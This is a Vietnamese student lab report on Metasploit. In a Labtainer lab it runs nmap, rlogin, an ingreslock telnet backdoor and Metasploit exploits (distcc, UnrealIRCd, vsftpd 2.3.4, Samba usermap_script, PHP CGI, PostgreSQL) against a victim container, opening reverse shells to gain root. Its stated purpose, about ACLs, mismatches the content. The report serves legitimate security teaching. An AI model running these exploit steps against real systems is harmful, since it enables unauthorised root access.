

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH  
HỌC PHẦN: AN TOÀN HỆ ĐIỀU HÀNH  
MÃ HỌC PHẦN: INT1484**

**NHÓM LỚP: 01  
TÊN BÀI:  
SỬ DỤNG CÔNG CỤ METASPLOIT**

Sinh viên thực hiện:  
B22DCAT176 Nguyễn Thị Thùy Linh

Giảng viên: PGS.TS. Hoàng Xuân Dậu

**HỌC KỲ 2 NĂM HỌC 2024-2025**

## MỤC LỤC

<i>MỤC LỤC</i> .....	2
<i><b>CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH.</b></i> .....	3
1.1 Mục đích.....	4
1.2 Tìm hiểu lý thuyết .....	4
<i><b>CHƯƠNG 2. NỘI DUNG THỰC HÀNH.</b></i> .....	5
<i><b>CHƯƠNG 3. KẾT QUẢ THỰC HÀNH</b></i> .....	15
<i>TÀI LIỆU THAM KHẢO</i> .....	16

## DANH MỤC HÌNH ẢNH

<i>Hình ảnh 1: Kiểm tra địa chỉ IP 2 máy.....</i>	<i>5</i>
<i>Hình ảnh 2: Rà quét cổng trên máy victim.....</i>	<i>6</i>
<i>Hình ảnh 3: Khai thác dịch vụ rlogin .....</i>	<i>6</i>
<i>Hình ảnh 4: Khai thác dịch vụ ingrelock .....</i>	<i>6</i>
<i>Hình ảnh 5: Khai thác dịch vụ distccd.....</i>	<i>7</i>
<i>Hình ảnh 6: Tấn công dịch vụ distccd.....</i>	<i>7</i>
<i>Hình ảnh 7: Khai thác lỗ hổng unreal_ircd.....</i>	<i>8</i>
<i>Hình ảnh 8: Tấn công lỗ hổng unreal_ircd.....</i>	<i>8</i>
<i>Hình ảnh 9: Khai thác lỗ hổng vsftp_234 .....</i>	<i>9</i>
<i>Hình ảnh 10: Tấn công lỗ hổng vsftp_234.....</i>	<i>9</i>
<i>Hình ảnh 11: Khai thác dịch vụ usermap_script .....</i>	<i>10</i>
<i>Hình ảnh 12: Tấn công dịch vụ usermap_script.....</i>	<i>10</i>
<i>Hình ảnh 13: Khai thác và tấn công dịch vụ php_cgi.....</i>	<i>11</i>
<i>Hình ảnh 14: Khai thác lỗ hổng postgres_payload. ....</i>	<i>11</i>
<i>Hình ảnh 15: Tấn công lỗ hổng postgres_payload.....</i>	<i>12</i>
<i>TÀI LIỆU THAM KHẢO .....</i>	<i>14</i>

# CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

## 1.1 Mục đích

Rèn luyện kỹ năng cấu hình cấp quyền cho người dùng hoặc nhóm người dùng truy cập các tập tin trên hệ thống bằng việc sử dụng danh sách điều khiển truy cập ACL.

## 1.2 Tìm hiểu lý thuyết

**Metasploit** là một nền tảng mã nguồn mở cho việc phát triển, thử nghiệm và sử dụng các kỹ thuật tấn công mạng. Với Metasploit, người dùng có thể tái hiện các cuộc tấn công mạng thực tế để xác định điểm yếu và cách bảo vệ hệ thống khỏi chúng

Metasploit hoạt động dựa trên khái niệm về “khai thác lỗ hổng.” Điều này có nghĩa là công cụ tận dụng những điểm yếu trong mã nguồn hoặc cấu hình của hệ thống để thực hiện các cuộc tấn công. Quá trình hoạt động của Metasploit bao gồm các bước sau:

- *Thu thập thông tin*: Công cụ thu thập thông tin về mục tiêu, bao gồm địa chỉ IP, cổng mạng, và các dịch vụ đang hoạt động.
- *Phát hiện lỗ hổng*: Metasploit sử dụng các module để phát hiện lỗ hổng trong hệ thống và ứng dụng.
- *Chọn module tấn công*: Dựa trên lỗ hổng được phát hiện, bạn chọn một module tấn công thích hợp.
- *Thực hiện cuộc tấn công*: Metasploit tận dụng lỗ hổng để thực hiện cuộc tấn công, thường là việc gửi mã độc vào hệ thống mục tiêu.
- *Kiểm tra kết quả*: Công cụ đánh giá xem cuộc tấn công có thành công hay không và cung cấp thông tin chi tiết về lỗ hổng.


Metasploit cung cấp một loạt các tính năng mạnh mẽ giúp các chuyên gia bảo mật nghiên cứu và thực hiện các cuộc tấn công mạng như :

- Khai thác lỗ hổng tự động
- Thử nghiệm thâm nhập
- Khảo sát và phân tích
- Tạo payload tùy chỉnh

## CHƯƠNG 2. NỘI DUNG THỰC HÀNH

Trên terminal *attacker* và *victim* sử dụng lệnh “ifconfig”, địa chỉ IP sẽ nằm sau “inet addr:”


Sử dụng câu lệnh “ping” để kiểm tra kết nối từ máy attacker đến máy Victim. Kết quả cần đạt được “ping” thực hiện thành công, có phản hồi từ máy Victim.



```
ubuntu@victim: ~  
File Edit View Search Terminal Help  
ubuntu@victim:~$ ifconfig  
eth0: Link encap:Ethernet HWaddr 02:42:c0:a8:01:02  
       inet addr:192.168.1.2 Bcast:192.168.1.255 Mask:255.255.255.0  
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
       RX packets:54 errors:0 dropped:0 overruns:0 frame:0  
       TX packets:25 errors:0 dropped:0 overruns:0 carrier:0  
       collisions:0 txqueuelen:0  
       RX bytes:6997 (6.8 KB)  TX bytes:2740 (2.6 KB)  
  
lo: Link encap:Local Loopback  
   inet addr:127.0.0.1 Mask:255.0.0.0  
   UP LOOPBACK RUNNING  MTU:65536  Metric:1  
   RX packets:60 errors:0 dropped:0 overruns:0 frame:0  
   TX packets:60 errors:0 dropped:0 overruns:0 carrier:0  
   collisions:0 txqueuelen:1000  
   RX bytes:20417 (19.9 KB)  TX bytes:20417 (19.9 KB)  
  
ubuntu@victim:~$ ping 192.168.1.3  
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data:  
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.069 ms  
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.432 ms  
^C  
--- 192.168.1.3 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1000ms  
rtt min/avg/max/mdev = 0.069/0.250/0.432/0.182 ms  
ubuntu@victim:~$  
  
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
ubuntu@attacker:~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
       inet 192.168.1.3 netmask 255.255.255.0  broadcast 192.168.1.255  
       ether 02:42:c0:a8:01:03  txqueuelen 0  (Ethernet)  
       RX packets 72  bytes 9126 (8.9 KiB)  
       RX errors 0  dropped 0  overruns 0  frame 0  
       TX packets 0  bytes 0 (0.0 B)  
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  
   inet 127.0.0.1 netmask 255.0.0.0  
   loop  txqueuelen 1000  (Local Loopback)  
   RX packets 0  bytes 0 (0.0 B)  
   RX errors 0  dropped 0  overruns 0  frame 0  
   TX packets 0  bytes 0 (0.0 B)  
   TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0  
  
ubuntu@attacker:~$ ping 192.168.1.2  
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data:  
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.105 ms  
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.116 ms  
^C  
--- 192.168.1.2 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1000ms  
rtt min/avg/max/mdev = 0.105/0.110/0.116/0.005 ms  
ubuntu@attacker:~$
```

Hình ảnh 1: Kiểm tra địa chỉ IP 2 máy

Sử dụng công cụ “nmap” để quét các dịch vụ có thể tấn công. Kết quả cần đạt được tìm ra các cổng có thể tấn công vào máy **Victim** nếu có (trong bài lab mặc định các cổng dịch vụ đều mở để có thể tấn công).



```
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
ubuntu@attacker:~$  
ubuntu@attacker:~$ nmap -p0-65535 192.168.1.2  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-17 01:22 UTC  
Nmap scan report for metasploit.victim.student.lan (192.168.1.2)  
Host is up (0.00014s latency).  
Not shown: 65509 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc
```

*Hình ảnh 2: Rà quét cổng trên máy victim*

Khai thác dịch vụ cấu hình rlogin (cổng 513) để truy nhập từ xa đến máy của Victim (với đặc quyền root). Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```
root@victim: ~  
File Edit View Search Terminal Help  
ubuntu@attacker:~$ rlogin -l root 192.168.1.2  
Last login: Wed Apr 16 21:20:39 EDT 2025 from :0.0 on pts/2  
Linux victim 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2019 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have mail.  
root@victim:~# cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 67457189b09651d9e8068d06e423cca2  
root@victim:~#
```

*Hình ảnh 3: Khai thác dịch vụ rlogin*

Khai thác dịch vụ ingreslock (cổng 1524). Sử dụng telnet để truy cập vào dịch vụ ingreslock và có được quyền root. Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```
@victim: /  
File Edit View Search Terminal Help  
ubuntu@attacker:~$ telnet 192.168.1.2 1524  
Trying 192.168.1.2...  
Connected to 192.168.1.2.  
Escape character is '^['.  
root@victim:/# cat /root/filetoview.txt  
cat /root/filetoview.txt  
cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 67457189b09651d9e8068d06e423cca2  
root@victim:/#  
root@victim:/# █
```

*Hình ảnh 4: Khai thác dịch vụ ingrelock*

Khai thác dịch vụ distccd (cổng 3632). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công dịch vụ distccd.

```
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
msf5 > search distccd  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution

```
msf5 > use 0  
msf5 exploit(unix/misc/distcc_exec) > options  
Module options (exploit/unix/misc/distcc_exec):  


| Name   | Current Setting | Required | Description                                 |
|--------|-----------------|----------|---------------------------------------------|
| RHOSTS |                 | yes      | The target address range or CIDR identifier |
| RPORT  | 3632            | yes      | The target port (TCP)                       |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
msf5 exploit(unix/misc/distcc_exec) > set rhost 192.168.1.2  
rhost => 192.168.1.2  
msf5 exploit(unix/misc/distcc_exec) >
```

Hình ảnh 5: Khai thác dịch vụ distccd

```
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
-- --  
0 Automatic Target  
  
msf5 exploit(unix/misc/distcc_exec) > set rhost 192.168.1.2  
rhost => 192.168.1.2  
msf5 exploit(unix/misc/distcc_exec) > run  
[*] Started reverse TCP double handler on 192.168.1.3:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo xPnuvgYobpkzhlou;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nxPnuvgYobpkzhlou\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:53008) at 2025-04-17 01:26:33 +0000  
  
cat /root/filetoview.txt  
cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 67457189b09651d9e8068d06e423cca2
```

Hình ảnh 6: Tấn công dịch vụ distccd



Khai thác lỗ hổng IRC daemon (cổng 6667). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng *unreal\_ircd*.

```

ubuntu@attacker: ~
File Edit View Search Terminal Help
MMMMI  MMMM  MMMMMMM  MMMMM  jMMMM
MMMMI  WMMMM  MMMMMMM  MMMM#  JMMMM
MMMMR  ?MMMM  MMMMM  .dMMMM
MMMMMm  `?MMM  MMMM`  dMMMM
MMMMMMN  ?MM  MM?  NMMMMMM
MMMMMMMMNe  JMMMMMMMM
MMMMMMMMMMMMNm,  eMMMMMMMMMMMM
MMMMNNNNNNNNNNx  MMMMMMMMMMMMM
MMMMMMMMMMMMMMMMm+. . +MMMMMMMMMMMMMM
https://metasploit.com

      =[ metasploit v5.0.45-dev                               ]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post           ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 4 evasion                                           ]

msf5 > search unreal_ircd

Matching Modules
=====

   #  Name                                                                 Disclosure Date  Rank   Check  Description
   -  - - - - - - - - - - - - - - - - - - - - - - - - - - -
   0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12     excellent No      UnrealIRCD 3.2.8.1 Ba
door Command Execution

msf5 > use 0
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

Hình ảnh 7: Khai thác lỗ hổng *unreal\_ircd*

```

ubuntu@attacker: ~
File Edit View Search Terminal Help

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 71el7gZPKPxPTJYE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n71el7gZPKPxPTJYE\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:53068) at 2025-04-17 01:28:29 +0000

whoami
whoami
root
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
#
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 67457189b09651d9e8068d06e423cca2

```

Hình ảnh 8: Tấn công lỗ hổng *unreal\_ircd*



Khai thác dịch vụ VSftpd (cổng 21). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng vsftpd\_234.

```

ubuntu@attacker: ~
File Edit View Search Terminal Help
[+] ***

Metasploit

      =[ metasploit v5.0.45-dev                               ]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post           ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 4 evasion                                           ]

msf5 > search vsftpd_234
[+] No results from search
msf5 > search vsftpd_234

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use 0
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

```

Hình ảnh 9: Khai thác lỗ hổng vsftpd\_234

```

ubuntu@attacker: ~
File Edit View Search Terminal Help

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use 0
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:38715 -> 192.168.1.2:6200) at 2025-04-17 01:30:04 +0000

whoami
whoami
root
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 67457189b09651d9e8068d06e423cca2

```

Hình ảnh 10: Tấn công lỗ hổng vsftpd\_234

Khai thác dịch vụ Samba service (cổng 139). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng samba usermap\_script

```

ubuntu@attacker: ~
File Edit View Search Terminal Help

.a$$$$$P`          d88P'      .,.ass%#S$$$$$$$$$$$$$'
.a$####$P`          _.,,-aqsc#S$$$$$$$$$$$$$$$$$$$$$'
,a$####$P`          _.,,-ass#S$$$$$$$$$$$$$$$$$$$$$###SSSS'
.a$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$#=-'"'^^/$$$$$$'

-----,8$$$$$'-----
          ll&$$$$$'
          .;;ll&$$$'
          ...;;lllll&'
          .....;;llll;;....
          '.....;;;;... . .

= [ metasploit v5.0.45-dev ]
+ -- --[ 1918 exploits - 1074 auxiliary - 330 post ]
+ -- --[ 556 payloads - 45 encoders - 10 nops ]
+ -- --[ 4 evasion ]

msf5 > search usermap_script

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Co
mmand Execution

msf5 > use 0
msf5 exploit(multi/samba/usermap_script) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > r

```

Hình ảnh 11: Khai thác dịch vụ usermap\_script

```

ubuntu@attacker: ~
File Edit View Search Terminal Help

0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Co
mmand Execution

msf5 > use 0
msf5 exploit(multi/samba/usermap_script) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo UBTx0Q0WYAjrKeR6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "UBTx0Q0WYAjrKeR6\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:53144) at 2025-04-17 01:31:28 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 67457189b09651d9e8068d06e423cca2

```

Hình ảnh 12: Tấn công dịch vụ usermap\_script

Khai thác dịch vụ HTTP (cổng 80). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng php\_cgi.

```

ubuntu@attacker: ~
File Edit View Search Terminal Help
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]
+ -- ==[ 4 evasion ]

msf5 > search php_cgi

Matching Modules
=====

# Name                                     Disclosure Date   Rank      Check  Description
- - - - -
0  exploit/multi/http/php_cgi_arg_injection 2012-05-03       excellent Yes    PHP CGI Argument Injecti
on

msf5 > use 0
msf5 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (38247 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:53178) at 2025-04-17 01:32:24 +0000

meterpreter > cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 67457189b09651d9e8068d06e423cca2
meterpreter >

```

Hình ảnh 13: Khai thác và tấn công dịch vụ php\_cgi

Khai thác dịch vụ Postgres (cổng 5432). Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng postgres\_payload.

```

ubuntu@attacker: ~
File Edit View Search Terminal Help
[*] Sending stage (38247 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:53178) at 2025-04-17 01:32:24 +0000

meterpreter > cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 67457189b09651d9e8068d06e423cca2
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.2 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/php_cgi_arg_injection) > search postgres_payload

Matching Modules
=====

# Name                                     Disclosure Date   Rank      Check  Description
- - - - -
0  exploit/linux/postgres/postgres_payload 2007-06-05       excellent Yes    PostgreSQL for Linux Pa
yload Execution
1  exploit/windows/postgres/postgres_payload 2009-04-10       excellent Yes    PostgreSQL for Microsof
t Windows Payload Execution

msf5 exploit(multi/http/php_cgi_arg_injection) > use 0
msf5 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.2
rhost => 192.168.1.2

```

Hình ảnh 14: Khai thác lỗ hổng postgres\_payload.

```
ubuntu@attacker: ~  
File Edit View Search Terminal Help  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linux Pa
1	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for Microsof

```
load Execution  
t Windows Payload Execution  
  
msf5 exploit(multi/http/php_cgi_arg_injection) > use 0  
msf5 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.2  
rhost => 192.168.1.2  
msf5 exploit(linux/postgres/postgres_payload) > run  
  
[*] Started reverse TCP handler on 192.168.1.3:4444  
[*] 192.168.1.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)  
[*] Uploaded as /tmp/BICiWhRQ.so, should be cleaned up automatically  
[*] Sending stage (985320 bytes) to 192.168.1.2  
[*] Meterpreter session 2 opened (192.168.1.3:4444 -> 192.168.1.2:53210) at 2025-04-17 01:33:44 +0000  
  
meterpreter > cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 67457189b09651d9e8068d06e423cca2  
meterpreter >
```

Hình ảnh 15: Tấn công lỗ hỏng postgres\_payload



### CHƯƠNG 3: KẾT QUẢ THỰC HÀNH

Màn hình checkwork bài thực hành:

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork metasploit
metasploit lab is not running, looking for previous results...
Labname metasploit

Student      |      rlogin_ok |      ingreslock_ok |      distccd_ok |      irc_ok |      vsftpd_ok |
samba_ok |      httpphp_ok |      postgres_ok |
===== | ===== | ===== | ===== | ===== | ===== |
B22DCAT176 |      Y |      Y |      Y |      Y |      Y |
Y |      Y |      Y |      Y |      Y |      Y |
What is automatically assessed for this lab:

rlogin_ok: Ran nmap and used rlogin to achieve root privilege and view root file
ingreslock_ok: Ran nmap and used telnet (to ingreslock service) to achieve root privilege and view root file
distccd_ok: Ran nmap and used msfconsole (use distccd exploit) to achieve root privilege and view root file
irc_ok: Ran nmap and used msfconsole (use ircd exploit) to achieve root privilege and view root file
vsftpd_ok: Ran nmap and used msfconsole (use vsftpd exploit) to achieve root privilege and view root file
samba_ok: Ran nmap and used msfconsole (use samba exploit) to achieve root privilege and view root file
httpphp_ok: Ran nmap and used msfconsole (use HTTP PHP exploit) to achieve root privilege and view root file
postgres_ok: Ran nmap and used msfconsole (use Postgres exploit) to achieve root privilege and view root file
```

## **TÀI LIỆU THAM KHẢO**

- [1] Đinh Trường Duy, Phạm Hoàng Duy, Bài giảng Hệ điều hành Windows và Linux/Unix, Học viện Công Nghệ Bưu Chính Viễn Thông, 2022.
- [2] Tom Carpenter, Microsoft Windows Server Operating System Essentials, Sybex, 2011.